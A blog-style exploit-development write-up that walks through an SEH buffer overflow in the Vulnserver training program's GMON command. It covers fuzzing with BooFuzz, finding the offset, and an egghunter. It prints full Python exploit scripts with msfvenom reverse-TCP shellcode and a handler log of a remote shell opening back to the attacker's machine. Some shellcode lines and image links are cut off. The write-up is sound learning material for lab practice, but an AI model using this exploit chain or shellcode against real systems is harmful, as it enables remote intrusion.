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## Exploit Development – Vulnserver GMON – Egghunter

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Hello everyone!

This post is going to be another write-up of vulnserver. I'm going to do GMON exercise that contains basically an standard SEH based Remote Buffer Overflow vulnerability.

I will try to make this post useful for anyone that as me is learning about this kind of exploits.

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Let's go step by step all the process until we execute a reverse shell into the vulnerable server.

Before starting with the exploit development, we need to detect the vulnerability.

To do that, I used a tool named BooFuzz, and I used a custom python script that is the following one:

```
#!/usr/bin/env python
# Author: Xavi Bel
# Date: 22/06/2019
#   small mod: 20/07/019
# Purpose:
#   Fuzzing Vulnserver
#   GMON

from boofuzz import *
import time

def get_banner(target, my_logger, session, *args, **kwargs):
    banner_template = b"Welcome to Vulnerable Server! Enter HELP for help."
    try:
        banner = target.recv(10000)
    except:
        print("Unable to connect. Target is down. Exiting.")
        exit(1)

    my_logger.log_check('Receiving banner..')
    if banner_template in banner:
        my_logger.log_pass('banner received')
    else:
```

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```

        my_logger.log_fail('No banner received')
        print("No banner received, exiting..")
        exit(1)

def main():

    session = Session(
        sleep_time=1,
        target=Target(
            connection=SocketConnection("192.168.1.99", 9999, proto='tcp')
        ),
    )

    # Setup
    s_initialize(name="Request")
    with s_block("Host-Line"):
        s_static("GMON", name='command name')
        s_delim(" ")
        s_string("FUZZ", name='trun variable content')
        s_delim("\r\n")

    # Fuzzing
    session.connect(s_get("Request"), callback=get_banner)
    session.fuzz()

if __name__ == "__main__":
    main()

```

We launch it. And the request number 50 crashes the application.

```
[2019-07-19 23:45:39,002] Info: Closing target connection...
[2019-07-19 23:45:39,002] Info: Connection closed.
[2019-07-19 23:45:39,002] Test Step: Sleep between tests.
[2019-07-19 23:45:39,002] Info: sleeping for 1.000000 seconds
[2019-07-19 23:45:40,005] Test Case: 50: Request.trun variable content.50
[2019-07-19 23:45:40,005] Info: Type: String. Default value: b'FUZZ'. Case 50 of 1532 overall.
[2019-07-19 23:45:40,005] Info: Opening target connection (192.168.1.99:9999)...
[2019-07-19 23:45:40,005] Info: Connection opened.
[2019-07-19 23:45:40,005] Test Step: Callback function
[2019-07-19 23:45:40,005] Info: Receiving...
[2019-07-19 23:45:45,015] Received:
[2019-07-19 23:45:45,015] Check: Receiving banner..
[2019-07-19 23:45:45,015] Check Failed: No banner received
No banner received, exiting..
```

The request 50 is the following one:

So it contains the string:

GMON /.:/ + A \* 5000

Let's create an exploit in python that replicates the crash. Here is the code:

```
#!/usr/bin/python
import socket
import os
import sys
```

```
crash = "A" * 5000


buffer="GMON ./:"
buffer+= crash + "\r\n"
print "[*] Sending exploit!"

expl = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
expl.connect(("192.168.1.99", 9999))
expl.send(buffer)
expl.close()
```

We launch it and the application crashes. If we look at the crash inside the debugger, we can see that we didn't overwrite EIP:



We press SHIFT+F9 to pass the exception to program and we will see an access violation:



In the image above, apart that the EIP address, it's also important to look at the stack, the right-bottom of the screen. Our shellcode is located on third position of the stack. To reach it we can use a POP-POP-RET instruction.

Let's switch to Immunity debugger and use Corelan Mona plugin to locate a pop-pop-ret instruction:

!mona seh

[illegible]

We can choose for example the first one:

0x625010b4

We verify it:

625010B4	5B	POP	EBX
625010B5	5D	POP	EBP
625010B6	C3	RETN	

Let's save it for later. Before adding this to our script we need to locate the SEH overwrite. As always let's use msf-pattern to generate an string:

```
msf-pattern create -l 5000
```

We launch the script with this string, and we see that SEH was overwritten for the next value:



SEH chain of thread 000011F0, item 0  
Address=016FFFC4  
SE handler=45336E45

```
root@kali:~/Documents/Certifications/OSCE/Vulnserver/6_GMON# msf-pattern_offset -q 45336E45 -l 5000  
[*] Exact match at offset 3519  
root@kali:~/Documents/Certifications/OSCE/Vulnserver/6_GMON#
```

And we identified was is the exact position of the buffer that overwrites SEH value.

Let's add this information to our script:


```
# [*] Exact match at offset 3519  
junk1 = "A" * 3515 + "C" * 4
```

```
# 625010B4 POP-POP-RET  
seh = "\xB4\x10\x50\x62"
```

```
junk2 = "B" * 1477
```

```
crash = junk1 + seh + junk2
```

We setup a break point in the pop-pop-ret instruction and we verify that we reach it:



Now we are going to land in our 4 bytes of space that are the letters CCCC.

We are going to do a small jump forward with the instruction:

017CFFC4 EB 08 JMP SHORT 017CFFCE = JMP SHORT +8

This is how the code looks like now:


```
# [*] Exact match at offset 3519
junk1 = "A" * 3515
short_jump = "\xEB\x08\x90\x90"
```

```
# 625010B4 5B POP EBX
seh = "\xB4\x10\x50\x62"
```

```
junk2 = "B" * 1477
```

```
crash = junk1 + short_jump + seh + junk2
```

And the jump worked as expected:




Now we can just put our final shellcode in that 1475 buffer space, but that should be too simple.

Let's quickly implement an egghunter.

We copy the egghunter shellcode:

\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8\x54\x30\x

We put the egg somewhere in the code and we test it. It works fine, you can see TooWTooW string located in the dump:



Now we just need to generate the final shellcode.

```
msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=192.168.1.88
```

We put all together in the final script:

```
#!/usr/bin/python
# Author: Xavi Bel
# Website: xavibel.com
# Date: 20/07/2019
# Vulnserver GMON - Egghunter

import socket
import os
import sys

# [*] Exact match at offset 3519
junk1 = "A" * 3149

# msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=192.168.1.
# Payload size: 358 bytes
shellcode = "T00WT00W"
shellcode += "\xba\xba\xbb\x18\x8a\xda\xd0\xd9\x74\x24\xf4\x58"
shellcode += "\x33\xc9\xb1\x53\x31\x50\x15\x83\xe8\xfc\x03\x50"
shellcode += "\x11\xe2\x4f\x47\xf0\x08\xaf\xb8\x01\x6d\x26\x5d"
shellcode += "\x30\xad\x5c\x15\x63\x1d\x17\x7b\x88\xd6\x75\x68"
shellcode += "\x1b\x9a\x51\x9f\xac\x11\x87\xae\x2d\x09\xfb\xb1"
shellcode += "\xad\x50\x2f\x12\x8f\x9a\x22\x53\xc8\xc7\xce\x01"
shellcode += "\x81\x8c\x7c\xb6\xa6\xd9\xbc\x3d\xf4\xcc\xc4\xa2"
shellcode += "\x4d\xee\xe5\x74\xc5\xa9\x25\x76\x0a\xc2\x6c\x60"
shellcode += "\x4f\xef\x27\x1b\xbb\x9b\xb6\xcd\xf5\x64\x14\x30"
shellcode += "\x3a\x97\x65\x74\xfd\x48\x10\x8c\xfd\xf5\x22\x4b"
shellcode += "\x7f\x22\xa7\x48\x27\xa1\x1f\xb5\xd9\x66\xf9\x3e"
shellcode += "\xd5\xc3\x8e\x19\xfa\xd2\x43\x12\x06\x5e\x62\xf5"
shellcode += "\x8e\x24\x40\xd1\xcb\xff\xe9\x40\xb6\xae\x16\x92"
shellcode += "\x19\x0e\xb2\xd8\xb4\x5b\xcf\x82\xd0\xa8\xfd\x3c"
shellcode += "\x21\xa7\x76\x4e\x13\x68\x2c\xd8\x1f\xe1\xea\x1f"
shellcode += "\x29\xe5\x0d\xcf\x91\x66\xf0\xf0\xe1\xaf\x36\xa4"
shellcode += "\xb1\xc7\x9f\xc5\x59\x18\x20\x10\xf7\x12\xb6\x5b"
```

```
shellcode += "\xa0\x22\x1e\x34\xb3\x24\x9f\x7f\x3a\xc2\xcf\x2f"
shellcode += "\x6d\x5b\xaf\x9f\xcd\x0b\x47\xca\xc1\x74\x77\xf5"
shellcode += "\x0b\x1d\x1d\x1a\xe2\x75\x89\x83\xaf\x0e\x28\x4b"
shellcode += "\x7a\x6b\x6a\xc7\x8f\x8b\x24\x20\xe5\x9f\x50\x57"
shellcode += "\x05\x60\xa0\xf2\x05\x0a\xa4\x54\x51\xa2\xa6\x81"
shellcode += "\x95\x6d\x59\xe4\xa5\x6a\xa5\x79\x9c\x01\x93\xef"
shellcode += "\xa0\x7d\xdb\xff\x20\x7e\x8d\x95\x20\x16\x69\xce"
shellcode += "\x72\x03\x76\xdb\xe6\x98\xe2\xe4\x5e\x4c\xa5\x8c"
shellcode += "\x5c\xab\x81\x12\x9e\x9e\x92\x55\x60\x5c\xbc\xfd"
shellcode += "\x09\x9e\xfc\xfd\xc9\xf4\xfc\xad\xa1\x03\xd3\x42"
shellcode += "\x02\xeb\xfe\x0a\x0a\x66\x6e\xf8\xab\x77\xbb\x5c"
shellcode += "\x72\x77\x4f\x45\x85\x02\x3f\x7a\x66\xf3\x56\x1f"
shellcode += "\x66\xf3\x57\x21\x5a\x25\x61\x57\x9d\xf5"

# EB08 JMP SHORT +8
short_jump = "\xEB\x08\x90\x90"

# 625010B4 POP-POP-RET
seh = "\xB4\x10\x50\x62"

# 2 bytes of padding, we are going to jmp over them
padding = "X" * 2

# egghunter - 32 bytes
# egg = W00T
egghunter = "\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\x"

junk2 = "B" * 1443

crash = shellcode + junk1 + short_jump + seh + padding + egghunter + junk2
```

```
buffer="GMON ./:"  
buffer+= crash + "\r\n"  
print "[*] Sending exploit!"  
  
expl = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )  
expl.connect(("192.168.1.99", 9999))  
expl.send(buffer)  
expl.close()
```

<https://github.com/socket8088/Vulnserver/blob/master/GMON/EXP-GMON-01-egghunter.py>

We execute it, and here is our shell:

```
msf5 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 192.168.1.88:443  
[*] Encoded stage with x86/shikata_ga_nai  
[*] Sending encoded stage (267 bytes) to 192.168.1.99  
[*] Command shell session 1 opened (192.168.1.88:443 -> 192.168.1.99:50844) at 2019-07-20 01:35:06 +0200  
  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.  
  
C:\Users\administrator\Desktop\Vulnserver>
```

See you soon!

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